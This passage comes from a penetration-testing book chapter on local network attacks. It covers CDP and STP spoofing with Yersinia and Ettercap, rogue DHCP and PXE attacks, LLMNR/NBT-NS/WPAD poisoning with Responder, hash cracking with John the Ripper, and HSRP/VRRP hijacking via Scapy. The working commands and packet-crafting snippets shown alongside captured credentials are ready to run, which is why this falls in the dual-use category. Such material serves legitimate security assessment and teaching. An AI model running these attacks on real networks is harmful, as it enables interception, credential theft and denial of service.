You can collect CDP frames and gather network information through passive sniffing in Cisco environments. Yersinia captures CDP frames and displays the individual fields, as demonstrated by Example 5-9.
┌───────────────────────────────────────────┐
│  Destination MAC  01:00:0C:CC:CC:CC       │
│          Version  02                      │
│              TTL  0A                      │
│         Checksum  8373                    │
│            DevID  zape                    │
│        Addresses  010.013.058.009         │
│          Port ID  FastEthernet0/11        │
│     Capabilities  00000028                │
│ Software version  Cisco Internetwork 0    │
│         Platform  cisco WS-C2950T-24      │
│   Protocol Hello                          │
│       VTP Domain  VTP-DOMAIN              │
│      Native VLAN  0064                    │
│           Duplex  01                      │
└─── q,ENTER: exit  Up/Down: scrolling ─────┘
Active CDP attacks resulting in unintended consequences include the following:
CDP flooding of the switch, resulting in denial of service17 (e.g., 99 percent CPU)
Broadcast of CDP frames to advertise particular devices that in turn induce inbound polling via SNMP (and other protocols) by network management products, including CiscoWorks LAN Management and IBM Tivoli NetView.
Broadcast of CDP frames to place Cisco IP phones into a particular VLAN
You can use Yersinia to capture, modify, and craft CDP frames. Use “e” to edit individual fields, then “x” and “0” to broadcast each frame. Within Kali Linux, you also can use Metasploit18 and Scapy19 to manipulate CDP frames. The Scapy package requires some configuration before use, however, as follows:
Execute the following from the command line:
hg clone https://bitbucket.org/secdev/scapy
cd scapy
hg update -r v2.2.0
Edit the setup.py file to add scapy/contrib to the list of packages:
packages=['scapy','scapy/arch', 'scapy/arch/windows', 'scapy/layers', 'scapy/asn1',
'scapy/tools', 'scapy/modules', 'scapy/crypto', 'scapy/contrib' ]
Run the installation script via Python:
python setup.py install
At this point, Scapy should support additional protocols, including CDP:
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> list_contrib()
wpa_eapol     : WPA EAPOL dissector                  status=loads
ubberlogger   : Ubberlogger dissectors               status=untested
igmp          : IGMP/IGMPv2                          status=loads
avs           : AVS WLAN Monitor Header              status=loads
ospf          : OSPF                                 status=loads
igmpv3        : IGMPv3                               status=loads
skinny        : Skinny Call Control Protocol (SCCP)  status=loads
eigrp         : EIGRP                                status=loads
cdp           : Cisco Discovery Protocol             status=loads
dtp           : DTP                                  status=loads
rsvp          : RSVP                                 status=loads
bgp           : BGP                                  status=loads
etherip       : EtherIP                              status=loads
ripng         : RIPng                                status=loads
mpls          : MPLS                                 status=loads
ikev2         : IKEv2                                status=loads
chdlc         : Cisco HDLC and SLARP                 status=loads
vqp           : VLAN Query Protocol                  status=loads
vtp           : VLAN Trunking Protocol (VTP)         status=loads
A reference Python script using the Scapy CDP library is available online.20 By removing the while loop and adding fields such as CDPMsgVoIPVLANReply (type 15) you can spoof CDP frames to execute attacks against Cisco IP phones and other systems.
Spanning Tree Protocol (STP) is a mechanism used to maintain loop-free network topologies. Switches use Bridge Protocol Data Unit (BPDU) frames to self-organize by setting redundant uplink ports to a state known as blocking to close loops. Figure 5-11 demonstrates a typical configuration, and Table 5-5 describes the five port states.

| State | Description |
|---|---|
| Disabled | Electrically inactive until enabled |
| Blocking | Port discards all data except BPDU frames |
| Listening | Switch listens to BPDUs to build a loop-free tree |
| Learning | Switch builds a forwarding table using source MAC addresses of frames |
| Forwarding | Port becomes fully operational, forwarding traffic to/from the switch |
Upon electing a root bridge, switches select root and designated ports. A root port is one that provides the best path to the root bridge, and others become designated ports. For details of the BPDU election process and port configuration, refer to Kevin Lauerman and Jeff King’s paper,21 which provides a number of low-level examples and detailed topology diagrams.
BPDU frames are captured and displayed within the Yersinia STP protocol view, as demonstrated by Example 5-10. If you cannot capture BPDU frames on your interfaces, it is unlikely that you will succeed in an STP attack.
┌── yersinia 0.7.3 by Slay & tomac - STP mode ─────────────────────[10:29:40]┐
│    RootId            BridgeId          Port       Iface Last seen          │
│    5080.760F0E13AC58 CB09.E7CD90117CAA 8002       eth1  26 Aug 10:29:39    │
│    5080.760F0E14AC58 CB09.E7CD90127CAA 8002       eth2  26 Aug 10:29:38    │
│    5080.760F0E13AC58 CB09.E7CD90117CAA 8002       eth2  26 Aug 10:27:05    │
│    5080.760F0E14AC58 CB09.E7CD90127CAA 8002       eth1  26 Aug 10:26:59    │
│                                                                            │
Upon connecting to two switches within an environment, use Ettercap to establish a bridge and Yersinia to send crafted BPDU frames via each interface. Figure 5-12 shows the resulting topology, by which traffic between switches is compromised.

Example 5-11 demonstrates how to bridge eth1 and eth2 and sniff with Ettercap.
root@kali:~# ettercap -T -i eth1 -B eth2 -q

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth1 -> 00:0C:29:30:55:0D
      192.168.1.4/255.255.255.0
      fe80::20c:29ff:fe30:550d/64

Listening on:
eth2 -> 00:0C:29:30:54:AC
      192.168.1.5/255.255.255.0
      fe80::20c:29ff:fe30:54ac/64

Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Starting Bridged sniffing...
Next, run Yersinia and use “I” to enable the bridged interfaces and disable eth0:
┌──────────── Global Interfaces ────────────┐
│                                           │
│ a) eth0 (OFF)                             │
│ b) eth1 (ON)                              │
│ b) eth2 (ON)                              │
│                                           │
└───────────── Press q to exit ─────────────┘
Upon using “g” to select the STP protocol mode, you should begin to see BPDUs. Finally, use “x” and option “4” to claim the root role within the topology. Yersinia will send spoofed frames using each interface, and the running Ettercap process should bear fruit as traffic is captured.
The protocols described in the previous section use Ethernet multicast and operate on the data link layer. Protocols described in this section provide network discovery and configuration services over IPv4 and IPv6 using transport layer broadcast addresses. Common local name resolution and configuration mechanisms include the following:
Dynamic Host Configuration Protocol (DHCP)
Internal routing protocols (e.g., HSRP, VRRP, EIGRP, and OSPF)
IPv6 network discovery protocols
Many proprietary systems perform host discovery and automatic configuration using IP broadcast and multicast requests. The Nmap broadcast NSE category includes 40 individual scripts at the time of writing, covering a multitude of protocols.
Upon intercepting traffic via Layer 2 MiTM attack, you can spoof DNS responses and direct users to arbitrary destinations using Ettercap.22
Dynamic Host Configuration Protocol (DHCP) operates over UDP, using the messages described in Table 5-6. The protocol is used to configure local systems and provide details including IP address, subnet, and default gateway details to clients.
| Message | Sent by | Description |
|---|---|---|
DHCPDISCOVER |
Client | Broadcast to solicit DHCP offers from the network, and optionally provide the last IP address used (requesting a lease) |
DHCPOFFER |
Server | Upon receiving a request, the server first reserves an IP address for the client and then prepares and sends an offer including the address, subnet mask, and DHCP options (e.g., DNS server and router details) |
DHCPREQUEST |
Client | A client can accept DHCP offers from multiple servers, so this message is used to formally request a particular address |
DHCPACK |
Server | Final acknowledgment from the server, including lease duration and additional DHCP options (e.g., WPAD server) |
DHCPNAK |
Server | Indicates that the client’s notion of network address is incorrect (e.g., the client has changed subnets or its lease has expired) |
DHCPDECLINE |
Client | Indicates the client network address is already in use |
DHCPRELEASE |
Client | Cancels the lease and relinquishes the network address |
DHCPINFORM |
Client | Requests additional network configuration parameters (upon already configuring its local IP address and subnet) |
A popular active tactic used to attack DHCP involves rogue server setup (often involving denial of service to flood the legitimate server). The net effect is that malicious default gateway, DNS server, and WPAD settings are provided to clients.
Example 5-12 demonstrates how DHCP servers are enumerated by broadcasting local discovery messages with Nmap.23 DHCPv6 is also supported.24 As the protocol operates UDP, it’s prudent to run these scripts a handful of times.
root@kali:~# nmap --script broadcast-dhcp-discover

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-08-26 07:31 EDT
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.1.5
|     DHCP Message Type: DHCPOFFER
|     Subnet Mask: 255.255.255.0
|     Router: 192.168.1.1
|     Domain Name Server: 192.168.1.1
|     Hostname: dhcppc3
|     Domain Name: dlink.com\x00
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|_    Server Identifier: 192.168.1.1
You can run the Responder DHCP script (/usr/share/responder/DHCP.py) within Kali Linux to establish a rogue DHCP server. Table 5-7 lists the available options. Setting a malicious gateway is not ideal, because the hijacked connection is only half-duplex (i.e., we capture egress packets from the client, but not the responses from the legitimate gateway). As such, I would recommend setting a rogue DNS or WPAD server to capture HTTP traffic and credentials in particular (as demonstrated later in this chapter).
| Flag | Description | Example |
|---|---|---|
-i |
Our IP address, advertised as a gateway | -i 10.0.0.100 |
-d |
The local DNS domain name (optional) | -d example.org |
-r |
IP address of the original router/gateway | -r 10.0.0.1 |
-p |
Primary DNS server IP address | -p 10.0.0.100 |
-s |
Secondary DNS server IP address (optional) | -s 10.0.0.1 |
-n |
The netmask of the local network | -n 255.255.255.0 |
-I |
The interface to listen for DHCP traffic on | -I eth1 |
-w |
WPAD configuration address (URL) | -w “http://10.0.0.100/wpad.dat\n” |
-S |
Spoof the default gateway IP address | – |
-R |
Respond to all DHCP requests (very noisy) | – |
Active denial of service tools, such as DHCPig,25 can also be considered to force clients to obtain new leases within the environment, and exhaust legitimate servers so that they become unresponsive.
Preboot Execution Environment (PXE) is a method by which systems load OS images from the local network. Figure 5-13 demonstrates the protocol: DHCP is used to provide network configuration, TFTP is used to serve the initial boot image, and a file service protocol (usually NFS or SMB) is used to deploy the OS.

By default, many BIOS chipsets attempt network boot via PXE first and then boot from local media. Mitigating the risks outlined here involves configuring BIOS to not prefer network boot to other options.
Within Microsoft environments,26 PXE operates in one of two modes:
Requires credentials to load full OS images via SMB
Loads a full OS without credentials
Practical PXE attacks include the following:
Pilfering secrets (e.g., credentials) from available operating system images27
Service of malicious images28 to capture user credentials (through presentation of a fake logon prompt) or achieve persistence through low-level attack of BIOS,29 hard disk controllers,30 or other hardware components
If the victim host does not use full-disk encryption (FDE), you can patch files used by the operating system31 and obtain user password hashes.32 This attack vector is rapidly becoming obsolete, however, as FDE uptake increases within enterprises.
Microsoft systems use Link-Local Multicast Name Resolution (LLMNR) and the NetBIOS Name Service (NBT-NS) for local host resolution when DNS lookups fail. Apple Bonjour and Linux zero-configuration implementations use Multicast DNS (mDNS) to discover systems within a network. These protocols are unauthenticated and broadcast messages over UDP; thus, attackers can exploit them to direct users to malicious services.
Responder channels clients to rogue services (e.g., SMB) upon replying to UDP queries broadcast via port 137 (NBT-NS), 5353 (mDNS), and 5355 (LLMNR). Victims authenticate with services using hashes that can be cracked and replayed. Figure 5-14 summarizes the attack, by which a user’s credentials are compromised upon him mistyping \\printserver.

Example 5-13 demonstrates Responder used to capture NTLMv2 hashes. The material is saved to disk and John the Ripper33 cracks the hash—revealing the testuser account password of password1.
root@kali:~# responder -i 192.168.208.156
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host))  return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.208.156. The requested name was : pintserver.
[+]SMB-NTLMv2 hash captured from : 192.168.208.154
Domain is : WORKGROUP
User is : testuser
[+]SMB complete hash is : testuser::WORKGROUP:
1122334455667788:834735BBB9FBC3B168F1A721C5888E39:01010000000000004F51B4E9FADFCE01A7ABBB619699515
40000000002000A0073006D00620031003200010014005300450052005600450052003200300030003800040016007300
6D006200310032002E006C006F00630061006C0003002C0053004500520056004500520032003000300038002E0073006
D006200310032002E006C006F00630061006C000500160073006D006200310032002E006C006F00630061006C00080030
0030000000000000000000000000200000DFEC64C689142E250762FE31AD029114A4DFF12665D21124ED6C5111BA7D867
10A0010000000000000000000000000000000000009001E0063006900660073002F00700069006E007400730065007200
7600650072000000000000000000

^C
root@kali:~# john SMB-NTLMv2-Client-192.168.208.154.txt
Loaded 1 password hash (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
password1 (testuser)
Many browsers use Web Proxy Auto-Discovery (WPAD) to load proxy settings from the network. A WPAD server provides client proxy settings via a particular URL (e.g., http://wpad.example.org/wpad.dat) upon being identified through any of the following:
DHCP, using a code 252 entry34
DNS, searching for the wpad hostname in the local domain
Microsoft LLMNR and NBT-NS (in the event of DNS lookup failure)
Responder automates the WPAD attack—running a proxy and directing clients to a malicious WPAD server via DHCP, DNS, LLMNR, and NBT-NS. Example 5-14 demonstrates the tool used to configure local clients and compromise credentials.
root@kali:~# responder -i 192.168.208.156 -w
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.208.152.
The requested name was : wpad.
[+]WPAD file sent to: 192.168.208.152
[+][Proxy]HTTP-User & Password: chris:abc123
Table 5-8 lists common routing protocols used within local networks, along with details of tools used to modify routing configuration and intercept traffic. BGP is an external routing protocol and out of scope.
| HSRP | VRRP | RIP | EIGRP | OSPF | |
|---|---|---|---|---|---|
| IRPASa |
● |
– | – | – | – |
| John the Ripper |
● |
● |
● |
● |
● |
| Lokib |
● |
● |
● |
● |
● |
| Nemesisc | – | – |
● |
– |
● |
| Scapy |
● |
● |
● |
● |
● |
| Yersinia |
● |
– | – | – | – |
a See IRPAS on Phenoelit.org. b See “Loki: Layer 3 Will Never Be the Same Again”, ERNW, August 20, 2010. c See Nemesis on SourceForge. | |||||
Combine active attacks and passive network sniffing to understand the routing protocols in use (if any). Upon identifying support for particular protocols, consider the tools listed in Table 5-8 to manipulate the topology.
Cisco switches are susceptible to denial of service35 via routing management packets because the pak_priority36 quality of service feature prioritizes processing of RIP, OSPF, and EIGRP traffic (even if the protocols are not enabled). The net effect is 100 percent CPU consumption and dropping of management connections, including the console.
The “jumbo” community edition of John the Ripper37 supports the cracking of MD5 and HMAC-SHA-256 keys used for authentication purposes within HSRP,38 VRRP,39 EIGRP,40 RIPv2, and OSPF.41 You first must install the package within Kali Linux, however, as follows:
git clone https://github.com/magnumripper/JohnTheRipper.git
cd JohnTheRipper/src/
./configure && make && make install
You can combine Ettercap and John the Ripper to extract and crack captured RIPv2 MD5 hashes, as shown in Example 5-15. Upon compromising a key used to authenticate router protocol messages, you can craft and prepare your own to modify the network topology.
root@kali:~# ettercap -Tqr capture.pcap > rip-hashes
root@kali:~# john rip-hashes
Loaded 2 password hashes with 2 different salts ("Keyed MD5" RIPv2)
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein           (RIPv2-224.0.0.9-520)
letmein           (RIPv2-224.0.0.9-520)
Hot Standby Routing Protocol (HSRP) and the Virtual Router Redundancy Protocol (VRRP) are used in high-availability environments to provide failover support, as demonstrated by Figure 5-15. Routers send packets to local multicast groups announcing configuration and priority details.

HSRP is a proprietary Cisco protocol with no RFC, whereas VRRP is standardized.42 To evaluate HSRP and VRRP support within an environment, use a network sniffer to capture the management traffic. You can use a number of tools to craft HSRP messages (including Scapy and Yersinia, as listed in Table 5-8), but only Loki provides VRRP support at this time.
Example 5-16 demonstrates Scapy used to craft HSRP packets that add 10.0.0.100 to the virtual router group at 10.0.0.1. Scapy sends packets with a hardcoded authentication string of cisco, which is the default used in most configurations. If MD5 authentication is in use, take a look at DarK’s patch for Scapy,43 which provides support via HSRPmd5().
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> ip = IP(src='10.0.0.100', dst='224.0.0.2')
>>> udp = UDP()
>>> hsrp = HSRP(group=1, priority=255, virtualIP='10.0.0.1')
>>> send(ip/udp/hsrp, iface='eth1', inter=3, loop=1)
Some environments might use an arbitrary plaintext authentication string, which Yersinia can capture and present (within its HSRP protocol view):
┌── yersinia 0.7.3 by Slay & tomac - HSRP mode ───────────────────[18:29:40]┐
│    SIP         DIP          Auth     VIP         Iface Last seen          │
│    10.0.0.2    224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:28:09    │
│    10.0.0.3    224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:26:06    │
│                                                                           │
To include an authentication string within the HSRP packets, use hsrp:
while (true);
  do (hsrp -i eth1 -d 224.0.0.2 -v 10.0.0.1 -a abc123 -g 1 –S 10.0.0.100; sleep 3);
done
VRRP credentials are easily obtained by using tcpdump if simple authentication is used,44 as shown by Example 5-17. Packets are sent to a multicast destination of 224.0.0.18 (IPv4) or ff02::12 (IPv6).
13:34:02 0:0:5e:0:1:1 1:0:5e:0:0:12 ip 60 10.0.0.7 > 224.0.0.18 VRRPv2-advertisement
20: vrid=1 prio=100 authtype=simple intv1=1 addrs: 10.0.0.8 auth "abc123" [tos 0xc0]
(ttl 244, id 0, len 40)
0x0000   45c0 0028 0000 0000 ff70 19e4 c0a8 0007        E..(.....p......
0x0010   e000 0012 2101 6401 0101 dd1f c0a8 0007        ....!.d.........
0x0020   6162 6331 3233 0000 0000 0000 0000 0000        abc123..........
You can then use Scapy to craft VRRP packets, as demonstrated by Example 5-18.
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> ip = IP(src='10.0.0.100', dst='224.0.0.18')
>>> udp = UDP()
>>> vrrp = VRRP(vrid=1, priority=255, addrlist=["10.0.0.7", "10.0.0.8"], ipcount=2, \
auth1='abc123')
>>> send(ip/udp/vrrp, iface='eth1', inter=3, loop=1)
Three versions of the Routing Information Protocol (RIP) exist—RIP,45 RIPv2,46 and RIPng.47 RIP and RIPv2 use UDP datagrams sent to peers via port 520, whereas RIPng broadcasts datagrams to UDP port 521 via IPv6 multicast. RIPv2 introduced MD5 authentication support. RIPng does not incorporate native authentication; rather, it relies on optional IPsec AH and ESP headers48 within IPv6.
RIP peers process unsolicited route advertisements in many cases. Consider the environment shown in Figure 5-16. Using Nemesis and Scapy, we can inject a route on the victim host (10.0.0.5), specifying the new gateway for the destination server (10.2.0.10) as 10.0.0.100.
